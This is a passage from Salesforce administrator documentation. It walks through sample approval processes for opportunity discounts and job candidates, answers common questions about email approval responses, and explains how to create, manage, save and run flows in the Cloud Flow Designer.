  - ◊ A percent field called `Discount Percent` so that users can enter a percentage discount.
  - ◊ A checkbox field called `Discount Approved` to indicate whether the CEO approved the discount.

Create the Approval Process

Create an approval process on the Opportunity object and specify the following:

- The filter criteria for this approval process is `Discount Percent greater or equal 0.04`. Records must meet this criteria before they can be submitted to this approval process.
- You don't need to choose a custom field as the next automated approver because you will specify later in the process that the CEO must approve all requests.
- Select the email template you created for this approval process.
- Choose the record owner as the only user who can submit a discount request for approval.
- Create one approval step with no filter criteria because all records submitted will need to be approved or rejected. See Creating Approval Steps on page 3173.
- Choose `Automatically assign to approver(s)` and select the name of your CEO.
- If appropriate, choose `The approver's delegate may also approve this request` if you want to allow the user in the `Delegated Approver` field to approve requests.
- Consider creating the following final approval actions:
  - ◊ Send an approval notification to the user who submitted the discount request.
  - ◊ Define a field update to automatically select the opportunity `Discount Approved` checkbox field.

Wrap Things Up

After creating the approval process, add the Approval History related list to the appropriate opportunity page layouts. See Customizing Page Layouts on page 2813.

Tip: Consider adding the Items To Approve related list to your custom home page layouts. It gives users an instant view of the approval requests they need to approve or reject. For instructions on adding this component to your home page layouts, see Designing Home Tab Page Layouts on page 2829.

If available, use your sandbox to test the approval process, then activate it.

Sample Approval Process: Job Candidates

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

When your company interviews candidates for a position, you may have several levels of approval before you can send an offer letter. Use this example to create a three-step approval process that requires approval from multiple management levels.

Prep Your Organization

Before creating the approval process:

- If you don't yet have a custom object to track candidates, create a custom object and tab called Candidates. See Defining Custom Objects on page 2877 and Defining Custom Tabs on page 2837. Add the appropriate fields such as `Salary`, `Offer Extended` (checkbox), and `Date of Hire`.
- Create an email template to notify approvers that an approval request needs to be reviewed. Be sure to include one of the approval process merge fields to take users directly to the approval page.

Create the Approval Process

Create an approval process on the Candidate custom object using the following specifications:

- Don't enter filter criteria because you want all submitted offers to be approved.
- Choose the `Manager` field as the next automated approver.
- Select the email template you created for this approval process.
- Choose the record owner or any other user that you want to be able to submit offer letters.
- Create three approval steps:

  1. Create a step named `Step 1: Manager Approval`:
     - ◊ No filter is necessary as you want all records to advance to this step.
     - ◊ In the `Automatically assign to approver(s)` option, select the manager of the user submitting the request.
     - ◊ If appropriate, choose `The approver's delegate may also approve this request` if you want to allow the user in the `Delegated Approver` field to approve requests.
  2. Create a second step named `Step 2: VP Approval`:
     - ◊ No filter is necessary as you want all records to advance to this step.
     - ◊ Choose `Let the user choose the approver` to allow the manager to select the appropriate VP to approve the request.

- ◊ If appropriate, choose `The approver's delegate may also approve this request` if you want to allow the user in the `Delegated Approver` field to approve requests.
- ◊ Choose `Perform ONLY the rejection actions for this step...` so that the request returns to the manager for changes if the VP rejects the request.

3. Create a third step named `Step 3: CFO Approval`:

- ◊ No filter is necessary as you want all records to advance to this step.
- ◊ Choose `Automatically assign to approver(s)` and select the name of your CFO.
- ◊ If appropriate, choose `The approver's delegate may also approve this request` if you want to allow the user in the `Delegated Approver` field to approve requests.
- ◊ Choose `Perform all rejection actions for this step AND all final rejection actions. (Final Rejection)` so that offer letters rejected by your CFO are completely rejected.

Tip:

- Consider creating the following final approval actions:
  - ◊ Send an approval notification to the user who submitted the offer letter request.
  - ◊ Define a field update to select the `Offer Extended` checkbox field.
- Consider creating the following final rejection actions:
  - ◊ Send a notification to the manager that the offer won't be extended.

Wrap Things Up

After creating the approval process, add the Approval History related list to the Candidates object page layout. See Customizing Page Layouts on page 2813.

Tip: Consider adding the Items To Approve related list to your custom home page layouts. It gives users an instant view of the approval requests they need to approve or reject. For instructions on adding this component to your home page layouts, see Designing Home Tab Page Layouts on page 2829.

If available, use your sandbox to test the approval process, then activate it.

Email Approval Response FAQ

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

- What is email approval response?
- How do I enable email approval response?
- Can I use a mobile device (such as a BlackBerry) to approve and reject approval requests?
- I tried to reply but got this error message: “Your workflow approval message was not processed.” What should I do?
- I tried to reply but my email approval response wasn’t delivered. What should I do?
- Why am I not receiving any email approval requests?
- Who should I contact if I do not receive email approval requests?

- Can I respond to email approval requests in languages other than English?
- What if the approval request has already been approved or rejected by another user?

What is email approval response?

The email approval response feature gives users the ability to approve or reject email approval requests by replying to the email. Approvers must have the “API Enabled” system permission to approve or reject approval requests via email.

The first line of the email body may contain one of the following words:

- approve
- approved
- yes
- reject
- rejected
- no

Periods and exclamation marks are also accepted at the end of the word. You can also optionally add comments in the second line of the email body. Users can still click a link in the email to access the approval page as well. This feature is especially useful for organizations with users who receive approval requests on mobile devices.

Note: By enabling the email approval response feature, you agree to allow salesforce.com to process email approval responses, update approval requests for all active users in your organization, and update the approval object on behalf of your organization's users.

How do I enable email approval response?

To enable email approval response for your organization, from Setup, click **Create** > **Workflow & Approvals** > **Settings**, select the `Enable Email Approval Response` checkbox, and click **Save**.

Can I use a mobile device (such as a BlackBerry) to approve and reject approval requests?

Yes. Use the standard mobile device email client and respond to the approval request email by sending a reply with the word “approve,” “approved,” “yes,” “reject,” “rejected,” or “no” in the first line of the email body. You can also add comments in the second line.

I tried to reply but got this error message: “Your workflow approval message was not processed.” What should I do?

Make sure you reply using the same email address that received the email approval request.

I tried to reply but my email approval response wasn't delivered. What should I do?

Approvers must have the "API Enabled" system permission to approve or reject approval requests via email. Contact your administrator.

Why am I not receiving any email approval requests?

You might not receive the email approval requests that you expect because:

- Email delivery time can vary based on your ISP or connection.
- Your email content might be caught by a spam filter on your mail server. Contact your email administrator, who can check the logs of all inbound email to see if it's being delivered, rejected, or marked as spam.
- Your Salesforce email addresses might need to be white-listed by your email administrator.

Who should I contact if I do not receive email approval requests?

Contact your email administrator, who can check the logs of all inbound email to see if it's being delivered, rejected, or marked as spam.

Can I respond to email approval requests in languages other than English?

Yes. Email approval response works in all languages that Salesforce supports.

What if the approval request has already been approved or rejected by another user?

An email approval request can only be processed once. If another user has responded to the approval request before you do, you'll get an error.

Approval Process Terminology

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To use approvals:	Various user permissions required depending on the action

The following terminology is used for approval processes in Salesforce:

Approval Actions

An approval action is an action that occurs as a result of an approval process. There are four types of approval actions:

Type	Description
Task	Assigns a task to a user you specify. You can specify the `Subject`, `Status`, `Priority`, and `Due Date` of the task.
Email Alert	Uses an email template you specify to send an email to a designated recipient.
Field Update	Changes the value of a selected field. You can specify a value or create a formula for the new value.
Outbound Message	Sends a message to an endpoint you designate. You can also specify a username and the data you want to include in the message.

Approval steps, initial submission, final approvals, final rejections, and recalls can execute approval actions. Both approval processes and workflow rules share actions.

Approval Process

An approval process is an automated process your organization can use to approve records in Salesforce. An approval process specifies the steps necessary for a record to be approved and who must approve it at each step. A step can apply to all records included in the process, or just records that meet certain administrator-defined criteria. An approval process also specifies the actions to take when a record is approved, rejected, recalled, or first submitted for approval.

Approval Request

An approval request is an email or a Chatter post notifying the recipient that a record was submitted for approval and that his or her approval is requested.

Approval Steps

Approval steps assign approval requests to various users and define the chain of approval for a particular approval process. Each approval step specifies the attributes a record must have to advance to that approval step, the user who can approve requests for those records, and whether to allow the delegate of the approver to approve the requests. The first approval step in a process also specifies the action to take if a record does not advance to that step. Subsequent steps in the process also allow you to specify what happens if an approver rejects the request.

Assigned Approver

The assigned approver is the user responsible for approving an approval request.

Delegated Approver

A delegated approver is a user appointed by an assigned approver as an alternate for approval requests. Delegated approvers can't reassign approval requests; they can only approve or reject approval requests.

Email Approval Response

The email approval response feature gives users the ability to approve or reject email approval requests by replying to the email. Approvers must have the “API Enabled” system permission to approve or reject approval requests via email.

The first line of the email body may contain one of the following words:

- approve
- approved
- yes
- reject
- rejected
- no

Periods and exclamation marks are also accepted at the end of the word. You can also optionally add comments in the second line of the email body. Users can still click a link in the email to access the approval page as well. This feature is especially useful for organizations with users who receive approval requests on mobile devices.

To enable email approval response, see Customizing Workflow and Approval Settings on page 3145.

Note: Before enabling email approval response, note that you cannot use this feature with approval processes in which the assigned approver is a queue, or in a multi-step approval process in which the next approver is manually chosen after the first step. Also, users that use Microsoft® Word as their email editor must add the comments to the end of the first line of the reply email instead of the second.

Initial Submission Actions

Initial submission actions are the actions that occur when a user first submits a record for approval. By default, an action to lock the record runs automatically on initial submission. Initial submission actions can include any approval actions such as email alerts, field updates, tasks, or outbound messages. For example, an initial submission action can update a custom approval status field to “In Progress.”

Final Approval Actions

Final approval actions are the actions that occur when all required approvals have been given for a record. Final approval actions can include email alerts, field updates, tasks, or outbound messages. For example, a final approval action can change the status to “Approved” and send an email notification.

Final Rejection Actions

Final rejection actions are the actions that occur when an approver rejects the request and it goes to the final rejection state. Final rejection actions can include email alerts, field updates, tasks, or outbound messages. For example, a final rejection action can change the status to “Rejected,” send an email notification, and unlock the record so that users can edit it before resubmitting.

Outbound Message

An outbound message is a workflow, approval, or milestone action that sends the information you specify to an endpoint you designate, such as an external service. An outbound message sends the data in the specified fields in the form of a SOAP message to the endpoint.

Recall Actions

Recall actions are the actions that occur when a submitted approval request is recalled. By default, an action to unlock the record runs automatically on recall. Recall actions can include email alerts, field updates, tasks, or outbound messages. For example, a recall action can change the status of a request from “In Progress” to “Not Submitted.”

Record Locking

Record locking is the process of preventing users from editing a record, regardless of field-level security or sharing settings. Salesforce automatically locks records that are pending approval. Users must have the “Modify All” object-level permission for the given object, or the “Modify All Data” permission, to edit locked records. The Initial Submission Actions, Final Approval Actions, Final Rejection Actions, and Recall Actions related lists contain Record Lock actions by default. You cannot edit this default action for initial submission and recall actions. You can still add campaign members to campaigns locked for approval.

USING VISUAL WORKFLOW

Visual Workflow Overview

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

<table>
<tr><th colspan="2">User Permissions Needed</th></tr>
<tr><td>To view a flow:</td><td>“View Setup and Configuration”</td></tr>
<tr><td>To run a flow from:
Flow detail page
Flow URL
Visualforce tab or page pointing to the flow URL
Custom Web tab, link, or button pointing to the flow URL or to the URL of a Visualforce page that embeds the flow</td><td>“Run Flows”
OR
<code>Force.com Flow User</code> field enabled on the user detail page
OR
“Manage Force.com Flow”</td></tr>
<tr><td>To run an inactive flow:</td><td rowspan="4">“Manage Force.com Flow”</td></tr>
<tr><td>To run a flow from within the Cloud Flow Designer:</td></tr>
<tr><td>To open, edit, or create a flow in the Cloud Flow Designer:</td></tr>
<tr><td>To activate, deactivate, or delete a flow, or to edit flow properties:</td></tr>
</table>

Visual Workflow allows administrators to build applications, known as *flows*, that guide users through screens for collecting and updating data. For example, you can use Visual Workflow to script calls for a customer support center or to generate real-time quotes for a sales organization.

Visual Workflow has three different aspects: flow design, flow management, and runtime. As an administrator, you create the flows using the Cloud Flow Designer, which has a drag-and-drop user interface that lets you diagram flow structure and configure how it runs, without writing any code. Once you create a flow, you can manage it in Salesforce, edit its properties, activate, deactivate, delete, or run it at will. Flow users can then run the active flow from a custom button, tab, link, or directly from the flow URL.

To get started using flows, from Setup, click **Create** > **Workflow & Approvals** > **Flows**. From the list page, you can:

- Create a new flow.
- Open a flow. If there is no version of the flow activated, **Open** launches the latest version.
- View details about a flow by clicking its name.
- Edit the name or description of a flow.

- See flow status.

Managing Your Flows
Running Flows

What's the Difference Between Workflow and Visual Workflow?

Even though they have similar names, Workflow and Visual Workflow are completely separate Salesforce features for automating business processes.

Workflow enables you to set up *workflow rules* that identify what kinds of record changes or additions trigger specified *workflow actions*, such as sending email alerts and updating record fields.

Visual Workflow enables you to create *flows*, which are applications that are user-triggered instead of event-triggered. Unlike Workflow, which always executes rules and actions behind the scenes, Visual Workflow offers screens for displaying and collecting information from the user running the flow.

Unlike workflow rules and actions, which are associated with a specific object (and can cross objects only to update fields on a related master record), flows can look up, create, update, and delete records for multiple objects.

In case you're wondering, the "visual" in Visual Workflow refers to the ability to visually build flows using the Cloud Flow Designer. Its drag-and-drop user interface lets administrators easily build flows without writing any code.

Visual Workflow Accessibility Overview

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Visual Workflow is 508-compliant with the following exceptions:

- Clicking the next or previous buttons doesn't change the title of the screen, so you may not realize you're on a new page.
- There are no labels on radio buttons. Screen readers can't distinguish between questions.
- Questions without defined prompts may not read correctly.
- Errors are not noted when reading the fields.

Managing Your Flows

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view a flow:	"View Setup and Configuration"
To run a flow from: • Flow detail page • Flow URL • Visualforce tab or page pointing to the flow URL • Custom Web tab, link, or button pointing to the flow URL or to the URL of a Visualforce page that embeds the flow	"Run Flows" OR `Force.com Flow User` field enabled on the user detail page OR "Manage Force.com Flow"
To run an inactive flow:	"Manage Force.com Flow"
To run a flow from within the Cloud Flow Designer:	
To open, edit, or create a flow in the Cloud Flow Designer:	
To activate, deactivate, or delete a flow, or to edit flow properties:	

You can have several different versions of a single flow in Salesforce, but only one version of each flow can be active at a time.

To manage a flow, from Setup, click **Create** > **Workflow & Approvals** > **Flows** and click a flow name.

On the flow detail page you can:

- View a list of all versions of the flow. By default, flow versions are sorted by `Created Date`.
- Activate a version of the flow.

  Note: When you activate a new version of a flow, the previously activated version (if one exists) is automatically deactivated. Flow processes currently running continue to run using the version with which they were initiated.

- Delete a flow or flow version.
  - ◊ Click the **Delete** button to delete the flow completely, including all versions.
  - ◊ Click the **Del** link in the Flow Versions list to delete inactive versions of the flow.

  Note: You can't delete an active flow. Once deactivated, you must wait 12 hours to delete a flow or flow version. This ensures that flows in progress have time to complete. Flows that have never been activated can be deleted immediately.

- Open a flow or flow version. Only users with the "Manage Force.com Flow" permission can open flows.

  - ◊ Click the **Open** button to open the active version of the flow. If there is no version of the flow activated, **Open** launches the latest version.
  - ◊ Click the **Open** link in the Flow Versions list to open a specific version of the flow.

    Note: You can't make direct changes to an active flow. If you open an active version of a flow, you can make edits, but you can't save those edits unless you save as either a new flow or new flow version.

- Run a flow or flow version.
  - ◊ Click the **Run** button to run the active version of the flow. If there is no active version, the **Run** button runs the latest version.
  - ◊ Click the **Run** link next to the version name to run an individual flow version. Only users with the "Manage Force.com Flow" permission can run inactive flows.

    Note: To allow other Salesforce users to run active flows directly, create a custom Web tab, link, or button pointing to the flow URL. Include the namespace prefix in the flow URL when pointing users to a flow installed from a package. If the flow contains subflow elements and you want to call the latest version of each referenced flow, append `?latestSub=true` to the URL.

    Users running flows this way must have the "Run Flows" permission or have the `Force.com Flow User` field enabled on their user detail page.

- Edit the name or description of the flow.
- See the flow namespace prefix, if it was installed from a managed package. The Cloud Flow Designer can't open flows installed from managed packages.
- See flow status. Inactive flows are valid and can be activated. Draft flows are inactive, invalid, and can't be activated.
- Deactivate the active version of the flow.

Flow Limits

Creating a Flow

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To open, edit, or create a flow in the Cloud Flow Designer:	"Manage Force.com Flow"

To create a flow in the Cloud Flow Designer, from Setup, click **Create** > **Workflow & Approvals** > **Flows** and click **New Flow**.

Tips and Tricks for Creating Flows

- Have a draft flow in mind before you start creating your flow in the Cloud Flow Designer.
- If you're not sure what kind of element you need for a node in your flow, use a Step element as a placeholder until you figure it out. You can always replace it later.
- If you need to delete a group of elements and connectors, you can left-click and drag to select an area containing them. Then press DELETE to remove all of them at once.
- You can copy ( ) and paste ( ) selected elements on the canvas, too.

If you're new to the Cloud Flow Designer, we recommend walking through one or more of the sample flow tutorials in the *Cloud Flow Designer Workbook*. They're a great way to introduce yourself to the tool and discover how things work.

Managing Your Flows

Saving a Flow

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To open, edit, or create a flow in the Cloud Flow Designer:	"Manage Force.com Flow"

After you've created a flow in the Cloud Flow Designer, you have a few options for saving it:

- Initial save—When you save a new flow for the first time, a dialog box appears. Enter a flow name, unique name and description. Once you save the flow, the unique name can't be changed.

  Note: A unique name is limited to underscores and alphanumeric characters. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.

- Quick save—After you've saved a flow once, the **Save** button works as a quick-save, overwriting your previous work. However, the **Save** button doesn't work when editing active flows. You must use **Save As** to save your changes as a new version or new flow.
- **Save As**—Once you've saved your flow for the first time, this button is enabled, with two options:
  - ◊ **Save as new flow** opens a dialog box where you can input a new name, unique name and description, then save your changes as an entirely new flow.
  - ◊ **Save as new version** saves the flow you're working on as a new version of the current flow. This is a useful option if you want to make changes to a flow and keep the old configuration as a backup in case you need to refer back to it later.

    Each flow can have up to 10 versions. You can update the flow name and description when you save a new version, but not the unique name.

When saving a flow or flow version:

- If you have the flow detail page open in one browser tab, then open a flow version in a new browser tab to edit it, after saving and closing it, you must refresh the first flow detail page before you can successfully run the flow version you just edited.
- If you've changed the flow properties and for some reason the save fails, the flow properties don't revert to the previous values.

Flow Designer Overview

Editing Flow Properties

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view a flow:	"View Setup and Configuration"
To open, edit, or create a flow in the Cloud Flow Designer:	"Manage Force.com Flow"
To activate, deactivate, or delete a flow, or to edit flow properties:	

The name and description of a flow in Salesforce make up the flow properties. The properties of a flow and its flow versions are separate.

If you haven't yet edited the flow properties, and you activate a version of the flow, the name and description fields are automatically updated to reflect those of the active version. Once you edit the name and description of your flow, the fields are no longer automatically updated to match the active version.

To edit the properties of a flow:

1. From Setup, click **Create** > **Workflow & Approvals** > **Flows**.
2. Choose one of the following options:
   - Click **Edit** next to the flow name.
   - Click the flow name, and then click **Edit**.
   - Click **Open** next to the flow name, and then click .
3. Edit and save the flow properties.

Visual Workflow Overview
Flow Designer Overview

Running Flows

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view a flow:	"View Setup and Configuration"
To run a flow as a user directly from the flow URL, or from a custom Web tab, link, or button pointing to the flow URL:	"Run Flows" OR `Force.com Flow User` field enabled on the user detail page
To run a flow from the flow detail page, list page, or from within the Cloud Flow Designer, or to run an inactive flow:	"Manage Force.com Flow"

Flows are a collection of scripted screens that you can step through to collect and update data. For example, as a support representative in a call center, you can use flows to capture information as you help troubleshoot customer issues. Or as a salesperson, you can use flows to generate real-time quotes. You can even use flows to manipulate your organization's data in new ways.

Depending on how flows are set up in your organization, you can run them directly from the flow URL in your browser, or from a custom Web tab, link, or button pointing to the URL.

If your administrator hasn't defined custom Web tabs, links, or buttons for flows, you can find the direct flow URL. From Setup, click **Create** > **Workflow & Approvals** > **Flows**, then click on the name of the flow you want to run.

Consider the following when running flows:

- Don't use your browser's Back or Forward buttons to navigate through a flow. This may result in inconsistent data between the flow and Salesforce.
- A single flow may have up to 50 different versions. When you run a flow, you see the active version, which may not necessarily be the latest version.

Flow administrators can also run flows directly from the flow detail page.

Visual Workflow Overview
Putting Flows to Work

Putting Flows to Work

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create, edit, and set version settings for Visualforce pages:	"Customize Application"
To create and edit custom buttons, links, and web tabs:	"Customize Application"

You can share flows with users in three ways.

Embed flows in a Visualforce page and incorporate that page into a Force.com app with a custom button, link, or Visualforce tab

Use this method when the people who'll be using your flow are all users in your organization and you want to customize the flow's look and feel.

For example, this method is appropriate if you're using flows to script calls for your company's customer support center and you want to design a custom tab from which they can select a script to use. Or, if you want to customize the way leads are created in Salesforce, you can override the **New** button on the Leads home page and have it point to a custom Visualforce page with an embedded flow that captures only the lead information you want.

Users running a flow delivered this way must have access to the Visualforce page. They must also have the "Run Flows" permission, or their user detail page must have the `Force.com Flow User` field enabled.

Embed flows in a Visualforce page and incorporate that page into a Force.com site, Customer Portal, or Partner Portal

Use this method when you want to share a flow with members of the public who aren't standard users in your organization.

For example, this method is appropriate if you want to set up a self-service tool for your public Force.com site to help visitors generate custom sales quotes. Since the flow is embedded in a Visualforce page, you can customize the appearance of the flow so it uses your company's branding and style.

Site and portal users running a flow delivered this way must have access to the Visualforce page. They don't need any other permissions.

Note: When making a flow available to site or portal users, be sure to point them to the URL of the Visualforce page that contains the embedded flow, not to the URL of the flow itself. Site and portal users don't have the privileges to run flows directly.

Give users access to the flow URL, either directly or through a custom button, link or web tab

Use this method when the people who'll be using your flow are all users in your organization and you don't need to customize its look and feel.

You can find the direct URL of a flow on its detail page: From Setup, click **Create** > **Workflow & Approvals** > **Flows**. Include the namespace prefix in the flow URL when pointing users to a flow installed from a managed package. If the flow contains subflow elements and you want to call the latest version of each referenced flow, append `?latestSub=true` to the URL.

Users running flows this way must have the “Run Flows” permission or have the `Force.com Flow User` field enabled on their user detail page.

DESIGNING YOUR FLOWS

Flow Designer Overview

Watch a Demo: Visual Workflow Cloud Flow Designer Overview (2:27 minutes)

The Flow Designer, the tool for creating flows, lets you configure screens and define branching logic for your flows without writing any code.

Elements are the building blocks of flows. Each element represents an action, such as presenting information to, or collecting information from, flow users, or even querying, creating, updating, and deleting information in Salesforce. By connecting elements together in the Flow Designer, you can create a *flow*, which is a series of screens, inputs, and outputs through which users navigate.

For a collection of useful resources, including videos and sample flows, open the Cloud Flow Designer and click **Get Started**.

System Requirements

To use the Cloud Flow Designer, we recommend:

- Windows® Internet Explorer® versions 8 and 9, Google® Chrome™, or Mozilla® Firefox®. Internet Explorer 6 is not supported.
- Adobe® Flash® Player version 10.1 and later. The minimum version required to run the Cloud Flow Designer is 10.0.
- A minimum browser resolution of 1024x768.


Understanding the Flow Designer User Interface

Understanding the Flow Designer User Interface

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Visual Workflow allows administrators to build applications, known as *flows*, that guide users through screens for collecting and updating data. For example, you can use Visual Workflow to script calls for a customer support center or to generate real-time quotes for a sales organization.

The Flow Designer user interface has several functional areas.



Button Bar (1)

Use the buttons in the button bar to save, close, undo or redo changes to, run, or view properties of your flow. The status indicator on the right side of the bar shows whether your flow is active or inactive, saved or unsaved, and whether you got any warnings or errors upon saving. You can click the notification of warnings or errors to see all of them in a list. Warnings and errors in the list are based on the state of the flow at your last save, not the present state of the flow.

Save and Save As

Depending on your needs, you can quick-save, save a new flow, or save a new flow version. To find out more about how save works, see Saving a Flow on page 3224.

Run

Runs the most recent save of the flow you're working in. If the flow contains subflow elements, each subflow runs the active version of its referenced flow. If the referenced flow has no active version, then the subflow element runs the latest version of its referenced flow.

Run with Latest

Only appears if the open flow contains a subflow element. Runs the most recent save of the flow you're working in, and each subflow element runs the latest version of its referenced flow, even if that version is not active.

Close

Clicking **Close** from within an unsaved flow returns you to the flow list page. Clicking **Close** from within a saved flow returns you to the flow detail page.

Undo ( ) and Redo ( )

Undo or redo recent actions on the main canvas.

Copy ( ) and Paste ( )

Copy and paste selected elements on the main canvas. Click to select a single element, or click and drag to select multiple elements on the canvas. Once you've selected what you want to copy, click Copy ( ), and then click Paste ( ). You can undo or redo a paste action, but not a copy.

Note: When you copy and paste an element, the new copy has the unique name of the original, appended with "_x", where "x" is a number. The first copy of an element has "_0" appended to its unique name, and the number increments from there with subsequent copies of the same element.

Flow Properties ( )

Shows you information about your flow, such as its name, unique name, description, version, and created and modified dates. You can edit the name and description of your flow any time, but you can only change its unique name when saving it for the first time.

Main Canvas (2)

To move an element, drag it around the canvas. If the element is connected to a line, the line moves with it. You can connect items on the canvas by clicking the node beneath the source element and dragging and dropping a line anywhere onto a target element. To select multiple elements, either drag a square around a group or use control-click to select individual elements. Double-click any element in the main canvas to edit it.

Zoom Control (3)

Combined with the search options on the Explorer tab, the zoom control helps you manage large, complex flows.

Explorer Tab (4)

The Explorer tab is a library of all elements and resources added to the flow. Double-click items in the list to edit them. Single-click an item to view its details and usage in the Description pane. Use the Explorer's search options to quickly find an element or resource in the flow. If you hover over a canvas-visible element on the Explorer, you can click its to see its location on the canvas.

Resources Tab (5)

The Resources tab lets you create new resources for your flow, like variables and constants. Once created, your new resources show up in the Explorer tab.

Palette Tab (6)

The Palette tab lists all the element types available for your flow. Drag and drop elements from the palette onto the main canvas. Click an element in the palette to see its description or properties in the Description pane. Once created, your new elements show up in the Explorer tab. If your palette contains many Apex classes and flows, use the Palette's search field to quickly find what you need to add an Apex plug-in or subflow element to your flow.

Description Pane (7)

When viewing an item in the Palette or Resources tab, the Description pane shows the item's description or details. When viewing items on the Explorer tab, the Description pane includes two subtabs:

- Properties—This subtab shows you information about the element or resource you have selected, such as its label, unique name, description, and data type.
- Usage—This subtab lists the elements where the selected item is used. To see where one of the listed elements is located on the canvas, hover over it and click its .

Searching the Palette
Searching a Flow

Searching a Flow

As a flow grows and becomes more complex, it becomes more challenging to find things within it. The Cloud Flow Designer offers tools for quickly finding flow elements and resources.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To open, edit, or create a flow in the Cloud Flow Designer:	"Manage Force.com Flow"

Open the flow in the Cloud Flow Designer. Then use one or more of the following options to find an element or resource in the flow.

- On the Explorer tab, enter search text.
  The Explorer tab displays only the elements and resources whose properties contain the entered text.
- Click to filter the Explorer tab contents to one type of element or resource.

  To remove the filter, click and select **SEARCH ALL**.
- Select **Highlight Results on Canvas** to dim all visible elements on the canvas other than the Explorer search or filter results.
- Zoom in and out as desired using the controls near the top right corner of the canvas area.
- To see the location of an Explorer item on the canvas, complete one of the following procedures.

  If the Explorer item is a canvas-visible element or a screen field:

1. Hover over the item on the Explorer tab.
2. Click its .

If the Explorer item is a resource that doesn't appear on the canvas:

1. Click the item on the Explorer tab.
2. Click the Usage tab in the Description pane.
3. Hover over an element listed on the Usage tab.
4. Click its .

The canvas shifts to display the element and momentarily highlights it.

Understanding the Flow Designer User Interface

Searching the Palette

As you add Apex classes that use the `Process.Plugin` interface and add more flows to your organization, it becomes more challenging to find a specific Apex class or flow within the Palette. You can, however, search the Palette to quickly find what you need to add an Apex plug-in or subflow element to your flow.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To open, edit, or create a flow in the Cloud Flow Designer:	"Manage Force.com Flow"

Open a flow in the Cloud Flow Designer. Then use the following options to find a Palette item.

- On the Palette tab, enter search text.
  The Palette displays only the items that contain the entered text.
- Click to filter the Palette tab contents to one type of element.
- To remove the filter, click and select **SEARCH ALL**.

User Permissions Needed	
To open, edit, or create a flow in the Cloud Flow Designer:	"Manage Force.com Flow"

Adding, Editing, and Removing Elements

To add an element to the Designer main canvas, drag and drop it from the Palette in the left sidebar. To edit an element, double-click it in the main canvas, or hover your mouse over it and click . To remove an element, hover your mouse over it and click . Alternately, you can remove elements and connectors by selecting them and hitting the DELETE key.

Setting a Start Element

To set the starting element in your flow, hover your mouse over an element on the canvas and click . You can set any one element on the canvas as the starting element. If you don't set a start element, you get a warning after saving your flow.

Flow Designer Elements

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Elements are the building blocks of flows. Each element represents an action, such as presenting information to, or collecting information from, flow users, or even querying, creating, updating, and deleting information in Salesforce. By connecting elements together in the Flow Designer, you can create a *flow*, which is a series of screens, inputs, and outputs through which users navigate.

The following elements are available in the Cloud Flow Designer:

- Step
- Screen
- Decision
- Assignment
- Record Create
- Record Update
- Record Lookup
- Record Delete
- Subflows

- Apex Plug-In
- Connector

Note: Every time you add an element or resource to a flow, it's also added to the Explorer tab.

Flow Designer Overview

Adding and Configuring a Screen Element

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To open, edit, or create a flow in the Cloud Flow Designer:	"Manage Force.com Flow"

The Screen element can be used to set up a form to capture user input, provide choice selections, and display information to your users.

1. From Setup, click **Create** > **Workflow & Approvals** > **Flows** and open a new or existing flow.
2. From the Palette tab, drag the Screen element onto the canvas.
3. Set up your Screen by configuring fields on the General Info, Add a Field, and Field Settings tabs.
4. Click **OK** to accept your changes or **Cancel** to discard them.

Note: Every time you add an element or resource to a flow, it's also added to the Explorer tab.

As you progress through the Screen overlay, you can see a preview of what you're building in the right pane.

Flow Designer Elements

Configuring the Screen Element's General Info Tab

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To open, edit, or create a flow in the Cloud Flow Designer:	"Manage Force.com Flow"

The Screen element overlay in the Flow Designer has three tabs: General Info, Add a Field, and Field Settings. To configure the General Info tab:

1. Enter the general settings for the screen element.

Field	Description
